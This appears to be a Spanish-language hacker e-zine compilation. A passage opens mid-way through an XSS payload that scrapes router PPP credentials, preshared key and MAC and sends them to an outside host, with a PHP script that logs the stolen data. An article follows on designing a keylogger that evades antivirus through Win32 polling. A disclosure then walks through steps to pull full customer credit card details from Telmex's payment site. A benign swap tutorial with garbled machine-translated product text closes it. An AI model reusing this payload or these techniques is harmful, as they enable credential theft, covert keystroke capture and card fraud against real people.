NAME="preshared_key">')-doc.indexOf('<ARG NAME="essid">'));
var mac = doc.substr(doc.lastIndexOf('<SYSTEM
ASSEMBLYNUM'),doc.lastIndexOf('<DEVICE
WAVE')-doc.lastIndexOf('<SYSTEM
ASSEMBLYNUM'));
var con = doc.substr(doc.indexOf('<ARG NAME="Access Concentrator">'),55);

document.location="http://www.hakim.ws/blah/cookie.php?"+ppp+enc+mac+con;
//xD

--cookie.php--
<?PHP
$ip = $_SERVER['REMOTE_ADDR'];
```

```
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$browser = $_SERVER['HTTP_USER_AGENT'];
$id = $_SERVER['QUERY_STRING'];

$file = fopen("file.txt","a+");
fwrite($file, "\r\n$id\r\n$ip\r\n" . date("Y-m-d H:i:s") .
"\r\n$agent\r\n$referer\r\n");
fclose($file);
flush();
?>
```

*** he omitido data para evitar kidz

Greetz a sdc por un xss sin igual, al3x, darko, crypkey, nitr0us, deadsector, beavis y para la Comunidad Underground de México <http://www.underground.org.mx>

Keylogger: Usando el API de Win32 para evadir detección

Por Elmar Langholz (langholz@gmail.com)

El tiempo siempre nos ha llevado a intentar resolver viejos problemas a través de nuevos paradigmas. Uno de estos paradigmas, ya conocido internacionalmente, es el de los keyloggers. La razón a su reconocimiento es por el peligro y la facilidad con la cual uno puede adquirir información confidencial del usuario causando desastrosos daños en contra de una compañía o individuo. El propósito de este artículo es el de exponer una forma diferente de crear un keylogger que carece de comportamiento dañino por la forma no-intrusiva en la que adquiere acceso a la información tecleada por el usuario.

Diseño de un keyloggers con hooks

El keylogger proviene de las palabras en inglés *key* y *logger*. La traducción fiel es registro de teclas, en otras palabras, un sistema de diagnóstico de identificación de teclas presionadas por el usuario para comunicarse con la computadora. Estos se pueden clasificar en aquellos sistemas que hacen el diagnóstico a través del hardware o el software. En esta ocasión, no hablaremos sobre aquellos relacionados con el hardware y plenamente nos concentraremos en el software.

Los keyloggers que conocemos hoy en día hacen uso de una técnica de interceptación de llamadas a funciones denominada *hooking*. El termino hooking se refiere a detectar la llamada a una función antes de que esta sea ejecutada y sustituirla por instrucciones que nosotros queramos. Esta técnica también proviene de herramientas de diagnóstico e instrumentación. Existen dos tipos, los hooks globales y locales. La diferencia principal entre las dos es que las globales abarcan el monitoreo de todas los procesos mientras que las locales monitorean una sola instancia o hilo de ejecución. Esto se puede lograr a partir del uso de un DLL programado en C o C++, puesto que requiere de un espacio compartido en memoria para que pueda ser accedido por los procesos monitoreados. Aparte de esto, requiere de algún tipo de mecanismo documentado (como la función `SetWindowsHookEx(...)` o Detours de Microsoft Research) o no documentados (como el registro DRX, modificando la sección de import del ejecutable substituyendo código en la sección de datos durante ejecución). Sin embargo, todo este tipo de técnicas son comunes y detectadas por cualquier anti-virus en el mercado. A su vez, tienden a detectar todo lo que es tecleado por el usuario generando archivos grandes de información duplicada. Por otro lado, el monitoreo de teclas es fácil de llevar a cabo porque el registro de cada tecla se lleva a cabo al mismo tiempo que esta es presionada.

Evitando los hooks

¿Alguna vez se han preguntado cómo es que la gente puede crear programas que simulan en comportamiento humano en el teclaado para realizar pruebas de calidad de software? La automatización y el diseño del sistema operativo permiten que un proceso pueda mandar mensajes a otro diciéndole que identifique una secuencia de datos como teclas presionadas por un usuario. Si investigamos más a fondo, nos podemos dar cuenta que el sistema operativo le manda la serie de datos tecleados por el usuario, a través de mensajes, a un *stream* o flujo de la aplicación. Si nosotros logramos monitorear ese flujo, podemos interceptar los datos mandados a la aplicación activa con la que se está interactuando. De esta forma también podemos definir un conjunto de aplicaciones que nos interesa monitorear reduciendo el espacio de información

recolectada. Tras investigar un poco más el funcionamiento de las aplicaciones que simulan la entrada de un teclado, existen una serie de API's usados por varias aplicaciones que atacan este problema. Estas son funciones son las siguientes:

`GetAsyncKeyState(...)`

Sintaxis: `SHORT GetAsyncKeyState(int vKey);`

Descripción: Determina que tecla esta presionada o no, al momento que se llama la función y si la tecla fue presionada después de una llamada previa a la misma función.

O

`AttachThreadInput(...)` con `GetKeyboardState(...)`

Sintaxis: `BOOL AttachThreadInput(DWORD idAttach, DWORD idAttachTo, BOOL fAttach);`

Descripción: Hace que un hilo de ejecución se agregue o se separe del mecanismo de entrada de otro hilo de ejecución.

Sintaxis: `BOOL GetKeyboardState(PBYTE lpKeyState);`

Descripción: Copia el estatus de las 256 teclas virtuales a un arreglo especificado.

Diseño detallado de la ejecución

El flujo de ejecución de un keylogger de esta naturaleza se puede generalizar a través de tres hilos de ejecución:

- 1) Detección de la aplicación: Se refiere a identificar si la aplicación que actualmente está siendo usada por el usuario (activa) es en realidad la que queremos registrar.
- 2) Detección de teclas: La identificación de las teclas presionadas en un tiempo dado.
- 3) Registro de teclas: Guardar la información tecleada por aplicación.

En estos hilos de ejecución tenemos que resolver el problema de productor-consumidor para propiciar una mejor ejecución y rendimiento. Existen dos formas en las cuales podemos identificar los cambios realizados por el usuario:

- 1) El hook que hace uso de una función de *callback* (llamada de regreso, es decir la función sólo se ejecuta cuando el sistema operativo lo hace) teniendo una mejor sincronía y rendimiento, pero siendo más intrusiva y agresiva. Ésta ya la explicamos previamente y no la usaremos.
- 2) Hacer *polls* o encuestas manuales usando pausas de tiempo para no invadir todos los ciclos de proceso del CPU.

Para identificar la aplicación activa y mapearla al identificador del proceso para corroborar la localización del binario recurriremos a las siguientes funciones:

Sintaxis: `HWND GetForegroundWindow(VOID);`

Descripción: Consigue el window handle de la venta con la cual el usuario actualmente está trabajando.

Sintaxis: `DWORD GetWindowThreadProcessId(HWND hWnd, LPDWORD lpdwProcessId);`

Descripción: Adquiere el identificador del hilo de ejecución que lo creó, así como opcionalmente el identificador del proceso que lo creó.

Ventajas

Una de las principales ventajas adquiridas a través del uso de esta técnica es la dificultad de detectar las intenciones de la aplicación dado que usa funciones reconocidas por antivirus como “benignas” y necesarias para la interacción de las aplicaciones. Para certificarme de la detección, pase el binario por la página de virustotal de hispasec y ninguno de los 30 antivirus registrados con las más recientes actualizaciones lo detecta como maligno.

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.25.0	2007.07.25	no virus found
AntiVir	7.4.0.44	2007.07.24	no virus found
Authentium	4.93.8	2007.07.25	no virus found
Avast	4.7.997.0	2007.07.25	no virus found
AVG	7.5.0.476	2007.07.25	no virus found
BitDefender	7.2	2007.07.25	no virus found
CAT-QuickHeal	9.00	2007.07.24	no virus found
ClamAV	devel-20070416	2007.07.25	no virus found
DrWeb	4.33	2007.07.25	no virus found
eSafe	7.0.15.0	2007.07.24	no virus found
eTrust-Vet	31.1.5003	2007.07.24	no virus found
Ewido	4.0	2007.07.24	no virus found
FileAdvisor	1	2007.07.25	no virus found
Fortinet	2.91.0.0	2007.07.25	no virus found
F-Prot	4.3.2.48	2007.07.25	no virus found
F-Secure	6.70.13030.0	2007.07.25	no virus found
Ikarus	T3.1.1.8	2007.07.25	no virus found
Kaspersky	4.0.2.24	2007.07.25	no virus found
McAfee	5081	2007.07.24	no virus found
Microsoft	1.2704	2007.07.25	no virus found
NOD32v2	2418	2007.07.25	no virus found
Norman	5.80.02	2007.07.24	no virus found
Panda	9.0.0.4	2007.07.24	no virus found
Sophos	4.19.0	2007.07.17	no virus found
Sunbelt	2.2.907.0	2007.07.25	no virus found
Symantec	10	2007.07.25	no virus found
TheHacker	6.1.7.152	2007.07.23	no virus found
VBA32	3.12.2.1	2007.07.24	no virus found
VirusBuster	4.3.26:9	2007.07.24	no virus found
Webwasher-Gateway	6.0.1	2007.07.25	no virus found

Additional information

File size: 20480 bytes

MD5: 958920b694377b075fac0dc06d9aa6ba

SHA1: 25d800badb4ae1aed2afaf4539e335a607f8b93d

Desventajas

Definitivamente la desventaja obvia, tras probar varias veces el keylogger, fue el hecho de que es dependiente de constantes de tiempo para hacer la entrevista repetitiva de información para identificar cambios. Esto hace que tengamos que identificar un juego de valores genéricos para todos los usuarios, lo cual es imposible porque cada usuario es diferente y tiene patrones diferentes de uso. En otras palabras, algunos teclean y cambian de aplicación con mayor frecuencia que otros. Por lo tanto hay lapsos de tiempo donde no es necesario hacer la identificación de cambios en el contexto, lo cual implica desperdicio de procesamiento.

Conclusión

En cuanto a cómo mitigar el problema de las constantes de tiempo (o intervalos de identificación), para mejorar y evitar el uso excesivo de ciclos de procesamiento depende en identificar y generar intervalos de tiempos variables que se adapten al usuario al aprender la forma en la que el usuario usa su computadora y midiendo el tiempo de separación entre cambios de aplicación y presión de teclas. Esto se puede lograr a través de análisis estadístico (muy fácil de hacer) hasta inteligencia artificial, pasando por minería de datos (muy compleja y difícil).

El futuro del malware se encuentra en el uso de funciones comunes y cotidianas para llevar a cabo tareas malignas. Esto se debe a la falta de inteligencia por parte de estas aplicaciones para identificar cuando el uso de estas funciones es benéfico o tiene propósitos malignos puesto que depende del contexto y el uso de los valores regresados de estas funciones.

[Anexo a este artículo podrá encontrar el código fuente (apiklog.cs) para demostrar el concepto]

Bibliografía

<http://msdn2.microsoft.com/en-us/library/ms646293.aspx>

<http://msdn2.microsoft.com/en-us/library/ms646299.aspx>

<http://msdn2.microsoft.com/en-us/library/ms681956.aspx>

<http://msdn2.microsoft.com/en-us/library/ms646292.aspx>

<http://msdn2.microsoft.com/en-us/library/ms633522.aspx>

<http://www.virustotal.com/>

Telmex Confidential Information Disclosure

Por darko (darko@raza-mexicana.org)

No recuerdo exactamente cuándo y porqué es que comencé a interesarme en la seguridad de lo que hay detrás de la aplicación de Mi Telmex, pero en realidad no era tanto eso de 'la seguridad', más bien era la curiosidad de cómo funcionaba, de saber qué hay detrás de todo y ver si en realidad debía dar mis datos a una empresa, datos los cuales son confidenciales, y no estoy hablando de mi número telefónico, de la dirección, de mi domicilio, del nombre del titular de la línea, de saber cuánto debo de teléfono, o tener mi recibo telefónico, ver a quién y a qué hora le hablo, esos son datos que los tiene Telmex, y que supuestamente no pueden estar al alcance de cualquier persona, pero como se ha demostrado no es así, ya que esos datos que supuestamente Telmex mantiene confidenciales han estado al alcance de cualquier persona, gracias a descubrimientos, publicaciones, aportes que se han hecho, como son Recibos Telefónicos, Razagle, Páginas Blancas (ultimo pdf publicado 230308) y otros más que no se si existen o existirán...

Retomando el tema, soy de las personas que no confía en dar información personal, y mucho menos sobre mi tarjeta de crédito, y sabiendo que en Mi Telmex existe la opción de dar de alta mi tarjeta de crédito y pagar en línea mi recibo telefónico es lo que origino desde hace tiempo la curiosidad de saber si realmente confiar o no confiar, a primera impresión pensé: Telmex es una empresa muy grande, en donde el dueño es el más rico del país, y que actualmente ocupa el lugar número 'weno npi de qué lugar' es algo que no me interesa... pero pensé que debería tener muy buenos programadores, un alto personal calificado para hacer aplicaciones confiables, aplicaciones en donde todo fuera fácil y seguro, en donde la gente sienta la confianza de decir: está bien, hoy tengo flojera de ir a pagar el recibo telefónico de mi línea, lo pagaré vía Internet, pero me doy cuenta que no es así, que hoy sé con seguridad que JAMÁS daré de alta mi tarjeta de crédito en la aplicación Mi Telmex, y en ningún portal Web que me lo pida, esto es por dos razones:

La primera:

Soy de las personas que no confía mucho en transacciones bancarias, en la banca en línea y todas esas chucherías que se han inventado para agilizar las cuestiones de pagos y evitar caminar al banco, disminuir el riesgo de un asalto etc., pensarán que soy anticuado, que no estoy a la moda, de hecho no es moda, creo que la banca en línea es muy importante, pero sé que aún falta mucho aquí en México en cuestión de estándares de seguridad, en programación segura, en criptografía etc., porque aunque la información viaje sobre protocolos seguros, siempre existe alguna vulnerabilidad que un **atacante** o **persona malintencionada** puede aprovechar, y me refiero a esa gente que se dedica a hacer phishing, pharming, instalar keyloggers etc.

La segunda.

Porque sé que en la aplicación Web Mi Telmex la información de las tarjetas de crédito que se dan de alta pueden estar al alcance de todos, y sin necesidad de hacer phishing, pharming, instalar algún programa ni utilizar una técnica jaquera o una técnica avanzada para lograr obtener la información, y lo peor **sin iniciar sesión alguna**.

Es curioso el pensar que el sitio es seguro, ya que la información viaja sobre https, pero lo es más el saber que el 270208 una persona de nick ZoneM público en foros CUM (www.underground.org.mx) la siguiente vulnerabilidad de Mi Telmex:

Mi Telmex Administración de mis Tarjetas de Crédito XSS y Authentication Bypass

La cual se refería a ir al siguiente link

https://www.commerce.telmex.net/nv_pago/AdmonTMiTmx.jsp?tel=7773230352&nseccion=zonem+mxngen+hack+yea%A1%A1%A1#arriba

Y mostraba la siguiente información:

» **zonem mxngen hack yeaii**

Administración de mis Tarjetas de Crédito

Teléfono principal: 7773230352

Selecciona una tarjeta para Editarla o Borrarla, o haz clic en Agregar para una nueva tarjeta:

XXXX XXXX XXXX 6998

[Ver políticas de Pago de Recibo](#)

[Para pagar tu Recibo haz clic aquí](#)


 Acerca de los certificados SSL

Algunas reacciones fueron (mis comentarios en este documento en **negritas**)

Buena vuln! ya elimine mi tarjeta de crédito de la base de datos... y sin iniciar sesión. xD ← **Bien hecho, yo hubiera hecho lo mismo.**

psss...xiale...ya llevo como 600 numeros y ninguno...pinchis jodidos....ya quiero mi mego! ← **Sin palabras.**

Nel..ya llevo 2...si alguien sabe como "aparecer" los otros 12 digitos un MP ← **Yo sé como 'aparecer' los otros 12 dígitos, pero ermm, espera... No hay que aparecer nada, Telmex te los da fácil.**

P.d. Vendo datos ← **Siempre habrá gente así, que deprimente.**

Pues a más de 2 meses que publicaron eso, la vulnerabilidad sigue vigente, eso es lo curioso ya que imagino que son muchos los programadores, los señores ingenieros que están a cargo de la aplicación, o por lo menos si no son muchos imagino que son muy buenos, y no entiendo el porqué no han parchado esa vulnerabilidad, quizás se deba a que no se les hace muy peligroso el mostrar los últimos 4 dígitos de la tarjeta de crédito del cliente, pero a continuación les mostrare que la aplicación Mi Telmex proporciona los 16 dígitos de la tarjeta de crédito, así como también mencionare en donde se encuentra la vulnerabilidad.

La vulnerabilidad se encuentra en <https://www.commerce.telmex.net> que es el servidor que se utiliza para realizar las peticiones a los pagos en línea, es el servidor que se encarga de negociar los datos de tu tarjeta con el banco. El problema se encuentra en que el sitio **jamás** comprueba que exista una sesión activa, en este caso su código encargado de hacer esto (mt_actualizaBreadC.jsp), no está implementado en este módulo, el problema esencialmente radica ahí, ya que no es necesario cookie spoofing o algún otro método o técnica para hacer creer al servidor que te encuentras logueado.

La otra vulnerabilidad se encuentra una vez que quieres hacer el pago e introduces tus datos el servidor no comprueba esta información y la toma como si fuera válida, dándote así acceso a los datos completos de la tarjeta de crédito debido a que la información no se encuentra oculta como debería estarlo.

Hay gente que después de leer este texto seguro correrá a buscar tarjetas de crédito, y eso es lo que me preocupa, ya que siendo yo una persona que trabaja día a día para ganar el dinero que tan rápido se va en una borrachera, pues no me gustaría que miles de personas se vieran afectadas por esta vulnerabilidad que los ingenieros altamente calificados de Mi Telmex han dejado pasar por alto. Es por eso que el ejemplo que coloque serán editadas o borradas las urls y algunos datos de la tarjeta, y si piensan que quizás sea un fake quiero informarles lamentablemente que no es así, yo jamás miento y mencionare un comentario que escuché una vez en algún lugar: podrías decir que ingresaste al servidor y quizás no lo creeré, pero teniendo las capturas de pantalla es un hecho que no puedo negar y seria hacerme pendejo yo mismo.

También espero que cuando estén leyendo esto, la aplicación este parchada, o por lo menos pongan offline el server, jajajajaja XD

Lo que yo he utilizado para llevar a cabo este ejemplo es lo siguiente:

Web Browser
Buena música

1. Abren el Web browser, en mi caso use IExplorer, y colocan la siguiente url:
<https://www.commerce.telmex.net/eaea/eaeaeaea>

Pago de Recibo en Línea - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Refresh Mail Print Word Pad Help

Address <https://www.commerce.telmex.net/eaea/eaeaeaea>

Consultar facturación y pagar

Información de su línea Telmex:

Número de teléfono: [REDACTED]
Nombre de titular de la línea: [REDACTED]
Fecha de vencimiento: 18 DE ABRIL DE 2008
Correo electrónico: [REDACTED]@HOTMAIL.COM
Importe a pagar: \$ 2082

Seleccione una tarjeta para pagar, Ingrese el Código de seguridad y haga clic en Siguiente:

XXXX XXXX XXXX 4290
 XXXX XXXX XXXX 4282

*Código de seguridad:

El Código de seguridad son los últimos tres dígitos que aparecen al reverso de su tarjeta en el panel de la firma.

Siguiente

Para pagar con otra tarjeta proporcione los siguientes datos:

Los campos marcados con asterisco (*) son obligatorios


*Nombre como aparece en su tarjeta:
*Tipo de tarjeta:
*Número de tarjeta:
*Fecha de expiración:
*Código de seguridad:

En la imagen anterior podemos observar que el usuario de Mi Telmex con el nombre **Mr. X** tiene registradas 2 tarjetas de crédito, de las cuales no sabemos si son Mastercard, Visa, y solo conocemos los últimos 4 dígitos de cada una de ellas, sabiendo que el número está conformado por 16 dígitos los primeros 12 se encuentran con XXXX.

2. Ahora abrimos la siguiente url:

<https://www.commerce.telmx.net/eaea/eaeaeaea/eaea?ea=eaeaea&ea=eaea>

Y podemos observar que aparte de mostrarnos los últimos 4 dígitos de la tarjeta, nos muestra la fecha de expiración y el tipo de tarjeta, en este caso Visa.



Pago de Recibo en Línea - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites

Address <https://www.commerce.telmx.net/...>

» **Consultar facturación y pagar**

Información de su línea Telmex:

Número de teléfono: [REDACTED]
Nombre de titular de la línea: [REDACTED]
Fecha de vencimiento: 18 DE ABRIL DE 2008
Importe: \$2082
Correo electrónico: [REDACTED]@HOTMAIL.COM

Información de tarjeta de crédito:

Tipo de tarjeta utilizada: Visa
Número de tarjeta: *****4290
Fecha de expiración: 06-2010 (mm-yyyy)
Fecha de pago: [REDACTED]
(dd-mm-yyyy hh:mm:ss)



VeriSign Secured
VERIFICAR
Acercas de los certificados SSL

Ahora que sabemos que la tarjeta es Visa y tenemos la fecha de expiración procedemos a obtener los 12 números iniciales de la tarjeta, y lo hacemos de la siguiente manera:

3. Teclear la siguiente url en el Web browser:

[https://www.commerce.telmx.net/eaea/eaeaeaea/eaea?ea=eaeaea&ea=eaea\\$ea=ea.jsp?ea=ee](https://www.commerce.telmx.net/eaea/eaeaeaea/eaea?ea=eaeaea&ea=eaea$ea=ea.jsp?ea=ee)

Y observamos que tenemos los datos de la tarjeta de crédito, observamos que el número de la tarjeta ya está completo, y por cuestiones de seguridad solo he mostrado los primeros 4 y los últimos que da por default la aplicación Mi Telmex.



Pues como verán ya tenemos:

- Nombre del titular de la tarjeta de crédito.
- Número de la tarjeta (los 16 dígitos).
- Fecha de expiración.

Pero falta saber la dirección exacta de donde llegan los estados de cuenta de la tarjeta, para eso podríamos utilizar Páginas Blancas ya que tenemos el nombre del titular de la línea pero podría ser que no fuera así y utilicen una tarjeta que no tenga nada que ver con los datos de la línea, pero eso no es problema, ya que Mi Telmex también nos proporciona esos datos:

- Nos dirigimos a la siguiente url que es donde nos arroja la información de la tarjeta de crédito, como en las imágenes anteriores

<https://www.commerce.telmx.net/eaea/eaeaeaea/eaea?ea=eaeaea&ea= e>

Pago en Línea - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Home Mail Print Send To Favorites

Address <https://www.commerce.telmx.net/eaea/eaeaeaea/eaea?ea=eaeaea&ea= e>

Proporciona los siguientes datos:

Los campos marcados con asterisco (*) son obligatorios

*Nombre como aparece en tu tarjeta:

*Tipo de tarjeta:

*Número de tarjeta: XXXX XXXX XXXX 4290

*Fecha de expiración:

Dirección donde recibes el estado de cuenta de tu Tarjeta de Crédito:

*Calle:

*Número exterior:

Número interior:

*Colonia:

*Código Postal:

*Ciudad:

*Estado:

Teléfono de oficina:

Teléfono de casa:

[Ver políticas de Pago de Recibo](#)

Y así es como Telmex nos proporciona los datos de uno de sus clientes, ahora recordando que existen miles y miles de clientes y que algunos de ellos pagan con tarjeta de crédito ya sea por comodidad, por sentirse seguros y hacerlo en línea, pues creo que si es algo muy peligroso, y que mejor decir que deberían pensarlo antes de andar dando datos, datos los cuales deberían mantenerse privados y ser manejados con mucha pero mucha seguridad y confidencialidad.

Ahora sí, espero realmente el personal altamente capacitado de Telmex solucione esto, ya que se han venido descubriendo muchas, muchas fallas en su aplicación y yo como usuario y cliente la verdad no me gusta que todo mundo tenga acceso a mis datos así tan fácil...

Recuerdo exactamente las palabras que escribí cuando Razagle termino su versión beta:
...todo lo que comienza tiene un fin.

Y así es y será, este es el último artículo que publico sobre Telmex, las razones podrán pensar que son muchas, o que tengo mucho trabajo, mucha flojera, mucho que leer, mucho que aprender y quizás sea verdad, pero la única razón es que ya no tengo el tiempo necesario, ahora todo mi tiempo lo dedico a cosas importantes, cosas que valen la pena y que mejor, la mujer que adoro!.

Greets to:

My little apple, I love you so much.

Tecnología Memoria Virtual o Cache (Usando un USB o Unidades de Disco)

Por DarkSide (darkside@raza-mexicana.org)

ReadyBoost & eBoostr

Linux desde ya hace tiempo tiene la facilidad de poder realizar esta tarea que ahora en Windows Vista están tomando como una nueva tecnología.

OK, el caso es sencillo entonces. El USB (si es 2.0) tiene una velocidad de acceso bastante superior a los discos duros (y son menos ruidosos también). Así que se puede hacer lo siguiente. Imaginamos que tenemos un USB de 1GB con 512 MB libres:

Primero se crea un fichero de 512 MB (suponemos que el USB está montado en /media/disk):

```
# dd if=/dev/zero of=/media/disk/swap bs=1M count=512
```

Lo convertimos en un swap:

```
# mkswap /media/disk/swap
```

Y lo instalamos como swap:

```
# swapon /media/disk/swap -p 32767
```

Y Listo. Por supuesto el sistema no irá tan rápido como si tuviera 512 MB más de memoria física, pero por supuesto más rápido que haciendo intercambio con el disco duro, como es mi caso. Os aseguro que os puede sacar de un apuro. Al menos a mí me ha sacado (sin ir más lejos para editar la imagen de Boston...)

Finalmente, antes de desmontar (o de quitar el USB a la ligera) hay que desactivar ese swap:

```
# swapoff /media/disk/swap
```

Si no hacéis esto, el resultado es desastroso...

ReadyBoost, una nueva tecnología en Windows Vista

ReadyBoost es una tecnología de caché de disco incluida por primera vez con el sistema operativo de Microsoft Windows Vista. Esta tecnología permite aumentar el rendimiento del sistema usando para ello una memoria flash conectada a un puerto USB 2.0, o cualquier otro tipo de memoria flash de rápido acceso.

Esta función nos permite no sólo acelerar el sistema, sino también mejorar el rendimiento de nuestro disco duro, ya que no se volcará en este soporte de almacenamiento la totalidad de los archivos de la memoria virtual.

Hay que aclarar que ReadyBoost sólo puede ser utilizado con memorias USB mayores de 512 MB y los reproductores MP3 no son soportados.

Además, al utilizar una memoria USB con este fin, no podremos luego copiarle otro tipo de archivos hasta que deshabilitemos ReadyBoost.

En primer término, insertamos nuestra memoria Flash en cualquier puerto USB, hasta que el sistema arroje la confirmación de su instalación.

Cerramos la ventana y hacemos click sobre el icono Equipo. Hacemos click derecho sobre el icono del medio de almacenamiento extraíble y seleccionamos la opción “Propiedades”.

A continuación, en la ventana emergente, seleccionamos la pestaña “ReadyBoost” y marcamos la opción “Usar este dispositivo”.

Arrastramos el control deslizante hasta configurar el espacio del pen drive que utilizaremos para esta función. Finalmente, pulsamos los botones “Aplicar” y “Aceptar”.

Ahora bien, ¿Funciona?

He visto pruebas de diferentes configuraciones y aquí los resultados

En las distintas pruebas realizadas con memorias RAM de 2GB hasta 4GB, no se percibió un aumento considerable de rendimiento, ya que prácticamente éste fue nulo.

En equipos con 512 MB de memoria RAM, el aumento de rendimiento fue tan pobre que tampoco vale la pena hacer uso de ReadyBoost para estos casos.

eBoostr es el equivalente para Windows XP

eBoostr permite que utilices una impulsión adicional (memoria de destello o disco duro) como otra capa del escondrijo funcionamiento-que alza para tu Windows XP®. No hay necesidad de comprar una mejora de Vista para conseguir las ventajas de la tecnología de ReadyBoost® de la Vista. Con el eBoostr™ desarrollado recientemente, el booting de tu OS y los usos que el arranque consigue mucho más rápido agradece al mecanismo de cobro elegante. Más usos pueden funcionar sin tener acceso a la impulsión dura lenta.

El producto demuestra los mejores resultados para los usos y los datos con frecuencia usados, que se convierte en una gran característica para la gente que está utilizando programas de la oficina, usos de los gráficos o las herramientas del revelador. el eBoostr™ es un eficiente, un

dinero-ahorro y una solución técnico más fácil al problema del ESPOLÓN escaso o de discos duros lentos. Atraerá seguramente una atención especial de los dueños de la computadora portátil pues la mejora de la computadora portátil es generalmente más complicada y las impulsiones duras de la computadora portátil está por la definición más lenta que las de tableros del escritorio. el eBoostr™ no sólo trae a los usuarios de Windows XP® que todo uno puede encontrar en ReadyBoost, pero también supera su funcionalidad permitiendo que utilices hasta 4 dispositivos del escondrijo simultáneamente y no se limita a las impulsiones del flash del USB solamente.

Con el eBoostr™, todos lo que necesitas alzar tu funcionamiento de computadora: es enchufan una impulsión de destello, la eligen como dispositivo para acelerar tu computadora y para fijar la cantidad de la memoria de esta impulsión de destello que se utilizará. ¡eBoostr™ de una manera extremadamente fácil de hacer tu trabajo de la computadora más rápido!

Características principales del eBoostr™:

ReadyBoost de Vista del * beneficia en tu máquina de Windows XP®;

Los usos con frecuencia usados elegantes y los archivos de los escondrijos del * para el funcionamiento máximo aceleran;

El * apoya los dispositivos desprendibles de los medios USB y no-USB, así como los discos duros adicionales;

